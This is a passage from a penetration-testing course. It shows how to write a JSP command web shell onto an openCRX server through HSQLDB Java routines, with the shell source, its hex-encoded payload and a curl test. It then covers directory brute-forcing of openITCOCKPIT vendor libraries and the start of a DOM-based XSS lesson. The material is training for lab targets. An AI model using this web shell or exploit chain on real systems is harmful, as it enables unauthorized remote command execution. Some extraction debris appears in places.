procedures in other database software. However, first we need to convert our payload into bytes. Let's make this conversion using the Decoder tool in Burp Suite.

First, we will do a simple proof of concept to verify it works. We can encode "It worked!" as ASCII hex for our payload. We will not specify a file path as part of the *paramString* value.

```
call writeBytesToFilename('test.txt', cast ('497420776f726b656421' AS
VARBINARY(1024)))
```

Listing 396 - Calling the writeBytesToFilename procedure

¹³⁰ (The HSQL Development Group, 2020), http://hsqldb.org/doc/guide/sqlroutines-chapt.html#src_jrt_static_methods

If everything works, we'll find a new file named test.txt in the database's working directory. We can call our `systemprop` function again to receive the working directory.




Figure 262: Checking the working directory

Now that we know the working directory, we can verify that the file was created with the XXE vulnerability.

9.4.1.1 Exercises

1. Create the `writeBytesToFilename` procedure and use it to write a file on the server.
2. Use the XXE vulnerability to verify the file was written correctly.

9.4.2 Finding the Write Location

Now that we can write files on the server, let's decide what to do with this exploit. We could try to upload a binary, but have no way to run it.

We previously examined the server's file structure with the tree command. In a black box test, we might leverage the XXE vulnerability to learn more about how the web application's files are set up in directory listings. If we knew where JSP files were stored on the server, we could potentially write our own JSP into that directory and access it with our browser.

9.4.2.1 Exercise

Use the XXE vulnerability to find a directory with JSP files used by the opencrx-core-CRX application.

9.4.3 Writing Web Shells

Now that we know where to write our files, we can use our `writeBytesToFilename` procedure to write a JSP command shell. If everything works, we should be able to access it from our browser.

```

<?FORM METHOD=GET ACTION='cmdjsp.jsp' >
<INPUT name='cmd' type=text >
<INPUT type=submit value='Run' >
</FORM>

<%@ page import="java.io.*" %>
<%
    String cmd = request.getParameter("cmd");
    String output = "";

    if(cmd != null) {
        String s = null;
        try {
            Process p = Runtime.getRuntime().exec("cmd.exe /C " + cmd);
            BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
            while((s = sI.readLine()) != null) {
                output += s;
            }
        }
        catch(IOException e) {
            e.printStackTrace();
        }
    }
%>

<pre>
<%=output %>
</pre>

```

We will use a webshell from Kali as the basis of our payload:

```
kali㉿kali:/usr/share/webshells/jsp$ cat cmdjsp.jsp //  
note that linux = cmd and windows = "cmd.exe /c + cmd"
```

```
<!-- http://michaeldaw.org 2006 -->
Listing 397 - cmdjsp.jsp
```

We'll need to update the shell to work on Linux and reduce its size to fit within 1024 bytes. Let's remove the HTML form element to save some space. We will use the Decoder tool again to convert the contents of our JSP webshell into ASCII hex. Once we have the converted value, we can call `writeBytesToFilename` and use a relative path to the opencrx-core-CRX directory with our shell filename.

```
call writeBytesToFilename('.../apache-tomee-plus-7.0.5/apps/opencrx-core-
CRX/opencrx-core-CRX/shell.jsp',
cast ('3c254020706167652 0696d706f72743d226a6176612e696f2e2a2220253e0a3c250a202020537472
696e6720636d64203d20726571756573742e676574506172616d657465722822636d6422293b0a20202053
7472696e67206f7574707574203d2022223b0a0a202020696628636d6420213d206e756c6c29207b0a2020
20202020537472696e672 073203d206e756c6c3b0a202020202020747279207b0a20202020202020202050
726f636573732070203d2052756e74696d652e67657452756e74696d6528292e6578656328636d64293b0 a
2020202020202020204275666665726564526561646572207349203d206e6577204275666657265645265
61646572286e6577204 96e70757453747265616d52656164657228702e676574496e70757453747265616d
282929293b0a202020202020207768696c65282873203d2073492e726561644c696e6528292920213 d
206e756c6c29207b0a2020202020202020206f7574707574202b3d20733b0a202020202020202020
7d0a202020202020207 d0a202020202020636174636828494f457863657074696f6e206529207b0a20202020
2020202020652e7072696e74537461636b547261636528293b0a2020202020207d0a2020207d0a253e0a0 a
3c7072653e0a3c253d6f757470757420253e0a3c2f7072653e' as VARBINARY(1024)))
```

Listing 398 - Writing a command shell with writeBytesToFilename

Finally, if we call our JSP and pass "hostname" as the `cmd` value in the querystring, we should receive the results of the command as shown in the listing below.

```
kali@kali:~$ curl http://opencrx:8080/opencrx-core-CRX/shell.jsp?cmd=hostname
<pre> opencrx
</pre>
```

Listing 399 - Calling the command shell with curl

Excellent! Now that we can execute commands on the server with our command shell, we can work towards a full interactive shell on the server.

9.4.3.1 Exercises

1. Update the shell to work on Linux and write it on the server.
2. Upgrade to a fully-interactive shell.

9.5 Wrapping Up

In this module, we used white box techniques to gain authenticated access to openCRX. From there, we leveraged both white and black box techniques to exploit XML External Entity Injection to enumerate the server. We found the credentials for an HSQLDB instance and were able to use Java language routines to gain limited remote code execution and create a command shell on the server.

10. openITCOCKPIT XSS and OS Command Injection - Blackbox

openITCOCKPIT¹³¹ is an application that aids in the configuration and management of two popular monitoring utilities: Nagios¹³² and Naemon.¹³³ The vendor offers both an open-source community version and an enterprise version with premium extensions.

Although the community version of openITCOCKPIT is open source, we'll take a black box approach in this module to initially exploit a cross-site scripting vulnerability. The complete exploit chain will ultimately lead to remote command execution (RCE).

These vulnerabilities were discovered by Offensive Security and are now referenced as CVE-202010788, CVE-2020-10789, and CVE-2020-10790.¹³⁴

10.1 Getting Started

Before we begin, let's discuss some basic setup and configuration details.

In order to access the openITCOCKPIT server, we have created a hosts file entry named "openitcockpit" on our Kali Linux VM. Make this change with the corresponding IP address on your Kali machine to follow along. Be sure to revert the openITCOCKPIT virtual machine from your student control panel before starting your work. The openITCOCKPIT box credentials are listed in the Wiki.

We will not use application credentials in this module since we will operate from a black box perspective. The SSH credentials are only used to restart the service on a remote target. With our setup complete, we can begin testing openITCOCKPIT.

10.2 Black Box Testing in openITCOCKPIT

Although openITCOCKPIT is an open source application, we will attempt to discover vulnerabilities without viewing the source code, emulating a black box examination. We will not have access to source code, architecture diagrams, or a debug environment, and our testing coverage will be limited.

Therefore, we must use our time wisely to investigate as much of the application as possible. With practice, we will learn to discern when to continue investigating a particular feature and when to move on. Over time, we'll develop a keen sense for the errors and behaviors that suggest an anomaly.

For example, an "SQL syntax" error obviously suggests the presence of a SQL injection vulnerability. During a white box assessment, we would check the code and, if input is not escaped properly, we could formulate an exploit. However, in a black box assessment, we might not be able to discover the proper string to exploit the injection or the input might be escaped properly

¹³¹ (it-novum, 2020), <https://openitcockpit.io/>

¹³² (Nagios, 2020), <https://www.nagios.org/>

¹³³ (Naemon, 2020), <https://www.naemon.org/>

¹³⁴ (it-novum, 2020), <https://openitcockpit.io/security/#security>

but the error is caused by something else. If we concentrate all of our resources into one potential vulnerability, we might miss other potential attack vectors.

The flow of this module is somewhat cyclical. We will need to tie multiple pieces of information together in order to discover information we can use to further exploit the application.

The discovery phase of this module is critical as is building a proper site map. Our first step will be to build the site map to obtain a holistic view of the endpoints exposed and the libraries used by the application.

10.3 Application Discovery

In order to discover exposed endpoints, we'll first visit the application home page and observe the additional endpoints that the application reaches out to in order to generate the page.

While it might be tempting to ignore directories that contain images, CSS, and JavaScript, they might leave clues as to how the application works. Each and every clue has potential value during a black box assessment.

10.3.1 Building a

To begin, let's visit while proxying through. The proxy will capture all are loaded and display tab.

Sitemap

<http://openitcockpit> in Firefox Burp to create a basic sitemap. the requests and resources that them in the *Target > Sitemap*



Figure 263: Sitemap Generated By Homepage

This initial connection reveals several things:

1. The openITCOCKPIT application runs on HTTPS. We were redirected when the page was loaded.
2. Since we do not have a valid session, openITCOCKPIT redirected the application root to /login/login.
3. The application uses Bootstrap,¹³⁵ jQuery,¹³⁶ particles,¹³⁷ and Font Awesome.¹³⁸
4. The vendor dependencies are stored in the lib and vendor directories.
5. Application-specific JavaScript appears located in the js directory.

Ordinarily, this would be a good time to consider directory busting with a tool like Gobuster¹³⁹ or DIRB.¹⁴⁰ When running these tools, we found several pages that require authentication and a phpMyAdmin¹⁴¹ page. However, these discoveries are not relevant for the specific goal of this module.

¹³⁵ (Bootstrap, 2020), <https://getbootstrap.com/>

¹³⁶ (The jQuery Foundation, 2020), <https://jquery.com/>

¹³⁷ (Vincent Garreau, 2020), <https://vincentgarreau.com/particles.js/>

¹³⁸ (Fonticons, 2020), <https://fontawesome.com/>

¹³⁹ (OJ Reeves, 2020), <https://github.com/OJ/gobuster>

¹⁴⁰ (DIRB, 2020), <http://dirb.sourceforge.net/>

¹⁴¹ (phpMyAdmin, 2020), <https://www.phpmyadmin.net/>

The login page does not reveal additional links to other pages. Let's load a page that should not exist (like /thispagedoesnotexist) to determine the format of a 404 page.




Figure 264: 404 Page

The 404 page expands the Burp sitemap considerably. The js directory is especially interesting:




Figure 265: Larger Site Map

Specifically, the /js/vendor/UUID.js-4.0.3/ directory contains a dist subdirectory.

When a JavaScript library is successfully built, the output files are typically written to a dist (or public) subdirectory. During the build process, the necessary files are typically minified, unnecessary files removed, and the resulting.js library can be distributed and ultimately imported into an application.

However, the existence of a dist directory suggests that the application developer included the entire directory instead of just the .js library file. Any unnecessary files in this directory could expand our attack surface.

JavaScript-heavy applications are trending towards using a bundler like webpack¹⁸⁴ and a package manager like Node Package Manager(npm)¹⁸⁵ instead

¹⁸⁴ (Webpack, 2020), <https://webpack.js.org/>


¹⁸⁵ (npm, 2020), <https://www.npmjs.com/>

of manual distribution methods. This type of workflow streamlines development and may ensure that only the proper files are distributed.

Since the Burp sitemap doesn't show any additional files and we are limited to black box investigative techniques, it could be difficult to locate all the supporting files in the /js/vendor/UUID.js-4.0.3/ directory. However, we could search for the UUID.js developer's homepage for more information.

We would not typically pursue JavaScript library vulnerabilities at this stage. However, in an application like openITCOCKPIT with a small unauthenticated footprint, we will typically investigate these files once we've exhausted the access we do have.

A Google search for `uuid.js "4.0.3"` leads us to the npm¹⁸⁶ page for this library:



NAME

UUID.js - RFC-compliant UUID Generator for JavaScript

SYNOPSIS

```
<!-- HTML5 -->
<script src="src/uuid.js"></script>
<script> var uuid = UUID.generate(); </script>
```

```
// Node.js
let UUID = require("uuidjs");
```

Version	License
4.0.3	Apache-2.0
Issues	Pull Requests
0	0


Homepage github.com/LiosK/UUID.js

Figure 266: NPM of *uuidjs*

The “Homepage¹⁸⁷ link directs us to the package’s GitHub page.

¹⁸⁶ (LiosK, 2020), <https://www.npmjs.com/package/uuidjs/v/ 4.0.3>


¹⁸⁷ (LiosK, 2020), <https://github.com/LiosK/UUID.js>

Figure 267: GitHub of `uuidjs`

The `uuidjs` GitHub repo includes a root -level `dist` directory. At this point, we know that the developers of openITCOCKPIT have copied at least a part of this library's repo directory into their application. They may have copied other files or directories as well.

For example, the GitHub repo lists a root-level `README.md` file. Let's try to open that file on our target web server by navigating to `/js/vendor/UUID.js-4.0.3/README.md`

Figure 268: `README` of `uuidjs`



The response indicates that README.md exists and is accessible. Although the application is misconfigured to serve more files than necessary, this is only a minor vulnerability considering our goal of remote command execution. We are, however, expanding our view of the application's internal structure.

Server-side executable files (such as .php) are rarely included in vendor libraries, meaning this may not be the best location to begin hunting for SQL injection or RCE vulnerabilities. However, the libraries may contain HTML files that could introduce reflected cross-site scripting (XSS) vulnerabilities. Since these "extra files" are typically less-scrutinized than other deliberately exposed files and endpoints, we should investigate further.

For example, the /docs/ directory seems to contain HTML files. These "supporting" files are generally considered great targets for XSS vulnerabilities. This avenue is worth further investigation.

However, before we dig any deeper, let's search for other libraries that might contain additional files we may be able to target. This will provide a more complete overview of the application.

10.3.2 Targeted Discovery

We'll begin our targeted discovery by focussing on finding additional libraries in the vendor directory. By reviewing the sitemap, we already know that five libraries exist: UUID.js-4.0.3, fineuploader, gauge, gridstack, and lodash:




Figure 269: Sitemap Showing Five Vendor Locations

In order to discover additional libraries, we could bruteforce the vendor directory with a tool like Gobuster. However, we'll avoid common wordlist like those included with DIRB. Since we are finding JavaScript libraries in the /js/vendor path, we'll instead generate a more-specific wordlist using the top ten thousand npm JavaScript packages.

We will use jq,¹⁴² seclists,¹⁴³ and gobuster in this section. If not already installed, simply run sudo apt install jq gobuster seclists

Conveniently for us, the nice-registry¹⁴⁴ repo contains a curated list of all npm packages¹⁴⁵ ordered by popularity. The list is JSON-formatted and contains over 170,000 entries. Before using the list, we'll convert the JSON file into a list Gobuster will accept and limit it to a reasonable top 10,000 packages. First, we'll download the current list with wget:

```
kali@kali:~$ wget https://github.com/nice-registry/all-the-
packagenames/raw/master/names.json ...
Saving to: 'names.json'

names.json    100%[=====] 23.49M 16.7MB/s    in 1.4s

2020-02-14 12:16:54 (16.7 MB/s) - 'names.json' saved [24634943/24634943]
```

Listing 400 - Downloading all npm packages

Now that we've downloaded names.json, we can use jq to grab only the top ten thousand, filter only items that have a package name with grep, strip any extra characters with cut, and redirect the output to npm-10000.txt.

```
kali@kali:~$ jq '.[0:10000]' names.json | grep "," | cut -d '"' -f 2 > npm-10000.txt
```

Listing 401 - Parsing all npm packages

Using the top 10,000 npm packages, we'll search for any other packages in the /js/vendor/ directory with gobuster. We'll use the dir command to bruteforce directories, -w to pass in the wordlist, -u to pass in the url, and -k to ignore the self-signed certificate.

```
kali@kali:~$ gobuster dir -w ./npm-10000.txt -u https://openitcockpit/js/vendor/ -k
...
2020/02/14 12:34:34 Starting gobuster
=====
/lodash (Status: 301)
/gauge (Status: 301)
/bootstrap-daterangepicker (Status: 301)
=====
2020/02/14 12:36:46 Finished
=====
```

Listing 402 - Using Gobuster to bruteforce package names

The Gobuster search revealed the additional “bootstrap-daterangepicker” package. While the UUID.js package we discovered earlier contained the version in the name of the directory, the

¹⁴² (Stephen Dolan, 2020), <https://stedolan.github.io/jq/>

¹⁴³ (Daniel Miessler, 2020), <https://github.com/danielmiessler/SecLists>

¹⁴⁴ (nice-registry, 2020), <https://github.com/nice-registry>

¹⁴⁵ (nice-registry, 2020), <https://github.com/nice-registry/all-the-package-repos>

other vendor libraries do not. For this reason, we will bruteforce the files in all the library directories to attempt to discover the library version. This will allow us to download the exact copy of what is found on the openITCOCKPIT server. We'll again use Gobuster for this search.

To accomplish this, we will first start by creating a list of URLs that contain the packages we are targeting. Later, we'll use this list as input into Gobuster in the `URL` flag.

```
kali@kali:~$ cat packages.txt
https://openitcockpit/js/vendor/fineuploader https://openitcockpit/js/vendor/gauge
https://openitcockpit/js/vendor/gridstack https://openitcockpit/js/vendor/lodash
https://openitcockpit/js/vendor/UUID.js-4.0.3
https://openitcockpit/js/vendor/bootstrap-daterangepicker
```

Listing 403 - List of packages to target

Next, we need to find a suitable wordlist. The wordlist must include common file names like `README.md`, which might contain a version number of the library. It should be fairly generic and need not be extensive since our goal is not to find every file, but only those that will lead us to the correct version of the library. We'll use the `quickhits.txt` list from the `seclists` project. The `quickhits.txt` wordlist is located in `/usr/share/seclists/Discovery/Web-Content/` on Kali.

Using the `packages.txt` file we created earlier, we'll loop through each URL and search for content using the `quickhits.txt` wordlist. We'll use a `while` loop and pass in the `packages.txt` file. With each line, we will echo the URL and run `gobuster dir`, passing `-q` to prevent Gobuster from printing the headers.

```
kali@kali:~$ while read l; do echo "====$l===="; gobuster dir -w
/usr/share/seclists/Discovery/Web-Content/quickhits.txt -k -q -u $1; done <
packages.txt
====https://openitcockpit/js/vendor/fineuploader====
====https://openitcockpit/js/vendor/gauge====
====https://openitcockpit/js/vendor/gridstack====
//bower.json (Status: 200)
//demo (Status: 301)
//dist/ (Status: 403)
//README.md (Status: 200)
====https://openitcockpit/js/vendor/lodash====
//.editorconfig (Status: 200)
//.gitattributes (Status: 200)
//.gitignore (Status: 200)
//.travis.yml (Status: 200)
//bower.json (Status: 200)
//CONTRIBUTING.md (Status: 200)
//package.json (Status: 200)
//README.md (Status: 200)
//test (Status: 301)
//test/ (Status: 403)
====https://openitcockpit/js/vendor/UUID.js-4.0.3====
//.gitignore (Status: 200)
//bower.json (Status: 200)
//dist/ (Status: 403)
//LICENSE.txt (Status: 200)
//package.json (Status: 200)
//README.md (Status: 200)
//test (Status: 301)
```

```
//test/ (Status: 403)
==https://openitcockpit/js/vendor/bootstrap-daterangepicker== //README.md (Status:
200)
```

Listing 404 - Using Gobuster to bruteforce vendor packages

Gobuster did not discover any directories or files for the fineuploader or gauge libraries, but it discovered a README.md under gridstack, lodash, UUID.js-4.0.3, and bootstrap-daterangepicker.

Instead of loading the pages from a browser, we'll download the packages from the source. However, we must pay careful attention to the version numbers to ensure we are working with the same library. To obtain the version of the library, we'll check the README.md of each package for the correct version number.

Before proceeding, we will remove fineuploader and gauge from packages.txt since we did not discover any files we could use. We'll also remove UUID.js-4.0.3 since we are already certain the version is 4.0.3.

```
kali@kali:~$ cat packages.txt https://openitcockpit/js/vendor/gridstack
https://openitcockpit/js/vendor/lodash
https://openitcockpit/js/vendor/bootstrap-daterangepicker
```

Listing 405 - Editing packages.txt

Next, we'll use the same while loop to run curl on each URL, appending /README.md.

```
kali@kali:~$ while read l; do echo "==$l=="; curl $l/README.md -k; done <
packages.txt
==https://openitcockpit/js/vendor/gridstack== ...
- [Changes] (#changes)
- [v0.2.3 (development version)] (#v023-development-version) ...
==https://openitcockpit/js/vendor/lodash==
# lodash v3.9.3 ...

==https://openitcockpit/js/vendor/bootstrap-daterangepicker== ...
```

Listing 406 - Enumerating version numbers

We found version numbers for *gridstack* and *lodash* but unfortunately, we could not determine version information for *bootstrap-daterangepicker*. Before continuing, we will concentrate on the three packages we positively identified and download each from their respective GitHub pages:

- UUID.js: <https://github.com/LiosK/UUID.js/archive/v4.0.3.zip>
- Lodash: <https://github.com/lodash/lodash/archive/3.9.3.zip>
- Gridstack: <https://github.com/gridstack/gridstack.js/archive/v0.2.3.zip>

Downloading and extracting each zip file provides us with a copy of the files that exist in the application's respective directories. This allows us to search for vulnerabilities without having to manually brute force all possible directory and file names. Not only does this save us time, it is also a quieter approach.

While we are taking a blackbox approach with this module, it is important to note that this does not mean we won't have to review any code. Reviewing the JavaScript and HTML files we do have access to is crucial for a successful assessment.

Since the libraries contain many files, we will first search for all *.html files, which are most likely to contain the XSS vulnerabilities or load JavaScript that contains XSS vulnerabilities that we are looking for.

We'll use `find` to search our directory, supplying `-iname` to search with case insensitivity and search for HTML files with `*.html`.

```
kali@kali:~/packages$ find ./ -iname "*.html"
./lodash-3.9.3/perf/index.html
./lodash-3.9.3/vendor/firebug-lite/skin/xp/firebug.html
./lodash-3.9.3/test/underscore.html
./lodash-3.9.3/test/index.html
./lodash-3.9.3/test/backbone.html
./gridstack.js-0.2.3/demo/knockout2.html
./gridstack.js-0.2.3/demo/two.html
./gridstack.js-0.2.3/demo/nested.html
./gridstack.js-0.2.3/demo/knockout.html
./gridstack.js-0.2.3/demo/float.html
./gridstack.js-0.2.3/demo/serialization.html
./UUID.js-4.0.3/docs/uuid.js.html
./UUID.js-4.0.3/docs/UUID.html
./UUID.js-4.0.3/docs/index.html
./UUID.js-4.0.3/test/browser.html
./UUID.js-4.0.3/test/browser-core.html
```

Listing 407 - Searching for files ending with "html"

Now that we have a list of HTML files, we can search for an XSS vulnerability to exploit. We are limited by the type of XSS vulnerability we can find though. Since these HTML files are not dynamically generated by a server, traditional reflected XSS and stored XSS won't work since user-supplied data cannot be appended to the HTML files. However, these files might contain additional JavaScript that allows user input to manipulate the DOM, which could lead to DOMbased XSS.¹⁴⁶

10.4 Intro To DOM-based XSS

In order to understand DOM-based XSS, we must first familiarize ourselves with the Document Object Model (DOM).¹⁴⁷ When a browser interprets an HTML page, it must render the individual HTML elements. The rendering creates objects of each element for display. HTML elements like `div` can contain other HTML elements like `h1`. When parsed by a browser, the `div` object is created and contains a `h1` object as the child node. The hierarchical tree¹⁴⁸ created by the objects that represent the individual HTML elements make up the Document Object Model. The HTML

